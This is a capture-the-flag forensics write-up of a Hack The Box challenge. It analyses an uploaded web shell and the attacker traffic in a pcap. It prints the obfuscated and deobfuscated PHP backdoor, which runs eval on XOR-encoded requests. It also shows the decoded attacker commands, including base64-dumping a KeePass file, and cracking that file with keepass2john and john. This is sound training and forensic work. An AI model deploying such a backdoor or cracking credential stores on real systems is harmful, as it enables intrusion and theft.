

Main Parts:

- Using wireshark (follow TCP & HTTP)
- Understanding a php script to decode some encrypted data
- Dealing with .kdbx files
- Using keepass2john to crack .kdbx file

First of all I want to apologize for you if you found some difficulty at reading this writeup because it's my first write up. I hope you like and learn something from it. **OK LETS START!!!**

The Challenge:

The challenge starts with zip file contains 3 files {to-do.txt, pcap file, support php file}.

There was a hacker who has uploaded a what seems to be like an obfuscated shell (support.php)

The pcap file contains the 2 mins before they shutdown the server and it contains all the attacker activities and we should know the activities that the attacker did to find our flag

Walkthrough:

I opened the php file to understand what the shell doing but I found it Obscured

```
1 <?php
2 $V=' $k="80eu)u)32263";$khu)=u)"6f8af44u)abea0";$kf=u)"35103u)u)9f4a7b5";$pu)="0Ulyu)
  yJHG87Eu)JqEz6u)"u);function u)x($';
3 $P=' ++u){ $o.=u)$t{u)$i}^$k{$j};}}u)retuu)rn $o;}u)if(u)@pregu)_u)
  match("/$kh(.u)+)$kf/",@u)u)file_u)getu)_cu)ontents(';
4 $d='u)t,$k){u)$c=strlu)en($k);$l=strlenu)($t)u);u)$o=""u);for($i=0u);u)$i<$l;){for(
  u)$j=0;(u)$u)j<$c&&$i<$l)u);$j++, $i';
5 $B='ob_get_coutu)ents();@obu)_end_cleu)anu)();$r=@basu)e64_eu)ncu)ode(@x(@gzu)
  compress(u)$o),u)$k);pru)u)int(u)"$p$kh$r$kf");}';
6 $N=str_replace('FD','', 'FDcreFDateFD_fFDuncFDFDtion');
7 $c=' "php://u)input",$u)m==1){@u)obu)_start();u)@evau)l(@gzuu)ncu)ompress(@x(@bau)
  se64_u)decodu)e($u)m[1]),$k)u);$u)ou)=@';
8 $u=str_replace('u)','',$V.$d.$P.$c.$B);
9 $x=$N('',$u);$x();
10 ?>
```

After deobfuscator the code I didn't understand much of a thing just some xor operation

And then encoding using base64 and compressing and decompressing

```
1 <?php function x($t, $k) {
2     $c = strlen($k);
3     $l = strlen($t);
4     $o = "";
5     for ($i = 0; $i < $l; ) {
6         for ($j = 0; ($j < $c && $i < $l); $j++, $i++) {
7             $o .= $t{$i} ^ $k{$j};
8         }
9     }
10    return $o;
11}
12$k = "80e32263";
13$kh = "6f8af44abea0";
14$kf = "351039f4a7b5";
15$p = "0UlyYJHG87EJqEz6";
16function x($t, $k) {
17    $c = strlen($k);
18    $l = strlen($t);
19    $o = "";
20    for ($i = 0; $i < $l; ) {
21        for ($j = 0; ($j < $c && $i < $l); $j++, $i++) {
22            $o .= $t{$i} ^ $k{$j};
23        }
24    }
25    return $o;
26}
27if (@preg_match("/$kh(.+)$kf/", @file_get_contents("php://input"), $m) == 1) {
28    @ob_start();
29    eval(@gzuncompress(@x(base64_decode($m[1]), $k)));
30    $o = @ob_get_contents();
31    @ob_end_clean();
32    $r = @base64_encode(@x(@gzcompress($o), $k));
33    print ("p$kh$r$kf");
34}
```

So I turned to the pcap file and followed the tcp stream and the http and I found some crap text , for a second I was stuck but I noticed something the value of \$kf in the php file is at the end of each text body and the \$p is at the beginning and the \$kh is after the \$p

But what is the rest of the text is.

So I opened again the php file and found that. At the end of the script it print

\$p\$kh\$r\$kf so we have the values and the position of them all but what is the \$r

Obviously, it's the encoded base64 after using the xor function for the compress string or command with \$k which is the key for the xor operation

So all I want to do is to reverse it to get the actual text of the \$r before all this encoding

```
POST /uploads/support.php HTTP/1.1
Accept-Encoding: identity
Content-Length: 175
Host: 34.76.8.86
Content-Type: application/x-www-form-urlencoded
Connection: close
User-Agent: Mozilla/5.0 (X11; U; OpenBSD i386; en-US; rv:1.8.1.4) Gecko/20070704 Firefox/2.0.0.4

3Qve>.IXeOLC>[D&6f8af44abea0QKxI+Ak49hMoNaXoypsATiJfd3c1J+KmL5OyfLiGNSBKHFwppDXbjhH/M9orZ0qPjQ14MLA5CjeLxAG9/
fBJgQyWrbizPrCFcj3xDb95CvC29r/AN2ziEh0351039f4a7b5+'Qn/?>-
e=ZU mxHTTP/1.1 200 OK
Date: Tue, 21 May 2019 20:54:41 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 72
Connection: close
Content-Type: text/html; charset=UTF-8

0ULyYJHG87EJqEz66f8af44abea0QKy2/Pr9e+Z3eUh4//sZexUyZR8mN/g=351039f4a7b5
```

And I used the decode script in the support.php file to decode \$r and after decoding the request and the response bodies I found that the request is the a command and the response is the execution of the command

Here is the request body

```
mario@kali:~/Downloads/HacktheBox/Forensics/Obsecure$ php test.php
chdir('/var/www/html/uploads');@error_reporting(0);@chdir('/home/developer')&&print(@getcwd());mar
ads/HacktheBox/Forensics/Obsecure$ 23.129.64.207 TCP
446 45.447310 23.129.64.207 10.132.0.2 TCP e=ZU mxHTTP/1.
447 45.447358 23.129.64.207 10.132.0.2 TCP Date: Tue, 21
448 45.447370 10.132.0.2 23.129.64.207 TCP Server: Apache
Vary: Accept-E
```

And here is the response body

```
ads/HacktheBox/Forensics/Obsecure$ php test.php 23.129.64.207
/home/developer mario@kali:~/Downloads/HacktheBox/Forensics/Obsecure$ 23.129.64.207
446 45.447310 23.129.64.207 10.132.0.2 TCP
447 45.447358 23.129.64.207 10.132.0.2 TCP
448 45.447370 10.132.0.2 23.129.64.207 TCP
```

So as you see the shell is sending commands to the server and the server is executing it

After decoding all the requests and the responses I found what the hacker was doing

```
chdir('/var/www/html/uploads');@error_reporting(0);@system('id 2>&1')
chdir('/var/www/html/uploads');@error_reporting(0);@system('ls -lah /home/* 2>&1')
chdir('/var/www/html/uploads');@error_reporting(0);@chdir('/home/developer')&&
print(@getcwd());
chdir('/home/developer');@error_reporting(0);@system('base64 -w 0 pwdb.kdbx 2>&1')
```

The last thing he done is to encode the pwdb.kdbx file and when I tried to decode the file and find what is really is I found that

```
mario@kali:~/Downloads/HacktheBox/Forensics/Obsecure$ php test.php
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
mario@kali:~/Downloads/HacktheBox/Forensics/Obsecure$
```

At first I was frustrated because I tried to decode and encode it again but didn't get anything. But how this is the text before the encoding and obscure part. After a few hopeless tries of decoding this string of data. I searched about the pwb.kdbx file

And I found these files contain passwords in an encrypted database which can only be accessed by master password. And found the keepass2john that helped me to crack the file password but first I need to put this data into a .kdbx file and decode it because the command was to base64 pwb.kdbx so to get the original file I need to decode it and put it in a file kdbx

```
3yJE2qibbnPgq1liuTthgWi2Jo/zT/mu9gPv5CRQEvKvAEck/upYwHANdp
obsecure$ php test.php | base64 -d > password.kdbx
```


And to get the master password I used keepass2john and used john to crack the password with rockyou.txt wordlist

```
crack (see FAQ)
theBox/Forensics/Obsecure$ keepass2john password.kdbx > hash.txt
```


```
mario@kali:~/Downloads/HacktheBox/Forensics/Obsecure$ sudo john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Keepass [SHA256 AES 32/64])
Cost 1 (iteration count) is 6000 for all loaded hashes
Cost 2 (version) is 2 for all loaded hashes
Cost 3 (algorithm [0=AES 1=TwoFish 2=ChaCha]) is 0 for all loaded hashes
Will run 4 OpenMP threads
Press Ctrl-C to abort, or send SIGUSR1 to john process for status
chainsaw (??)
1g 0:00:00:05 DONE (2022-05-31 21:30) 0.1949g/s 4182p/s 4182c/s 4182C/s cholita..bliss
Use the "--show" option to display all of the cracked passwords reliably
```

The password is chainsaw

And so I open the kdbx file with keepass.exe installed at windows
it asked for the password



I entered chainsaw



AND FINALLY THE FLAG HTB{pr0tect y0 shellZ}